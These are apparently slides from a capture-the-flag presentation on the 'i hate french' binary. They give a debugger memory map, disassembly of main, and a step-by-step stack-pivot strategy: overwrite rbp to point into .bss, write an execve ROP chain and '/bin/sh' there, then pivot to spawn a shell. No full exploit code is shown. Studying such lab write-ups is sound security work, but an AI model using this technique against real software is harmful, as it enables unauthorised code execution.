## i hate french - Stack pivot

- Let’s look at the process memory




```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x0000000000400000 0x0000000000401000 0x0000000000000000 r-x /home/kali/ctf/
/iHateFrench/sections
0x0000000000601000 0x0000000000602000 0x0000000000000000 rw-
0x007ffd74a95000 0x007ffd74ab6000 0x0000000000000000 rw- [stack]
0x007ffd74bad000 0x007ffd74bb1000 0x0000000000000000 r-- [vvar]
0x007ffd74bb1000 0x007ffd74bb3000 0x0000000000000000 r-x [vdso]
```

- .bss section is read/write!
- Could we pivot the stack into the .bss and write there to be able to statically reference our “/bin/sh” string?

# i hate french - Stack pivot

- Yes!
- The final instructions of the “main” function is [leave; ret]:



```
004002cc 48 8d 45 90     LEA      RAX=>local_78,[RBP + -0x70]
004002d0 ba 00 10        MOV      EDX,0x1000
         00 00
004002d5 48 89 c6        MOV      RSI,RAX
004002d8 bf 00 00        MOV      EDI,0x0
         00 00
004002dd e8 c7 fe        CALL     FUN_004001a9
         ff ff
004002e2 90              NOP
004002e3 c9              LEAVE
004002e4 c3              RET
```

- Since we can overwrite rbp, we can overwrite it with a pointer to somewhere in .bss and effectively change the stack pointer into .bss!
- For this we need two leave’s

## i hate french - Strategy

- First overwrite the buffer pointed to by rsi with junk
- overwrite rbp with a pointer to .bss
- overwrite saved instruction pointer to go back to main
- Why not use [leave; ret] gadget?
  - If we immediately change our stack pointer to .bss without having anything written to it, there is no code to execute.
  - We need to write to .bss before pivoting the stack!
- When we now call read again, we will write onto .bss
- Input execve ROP chain and string “/bin/sh” that we can reference statically
- At the next [leave; ret], stack will pivot onto .bss and execute our ROP chain!

## i hate french - Demo

## i hate french - The End

Thank you!

Questions?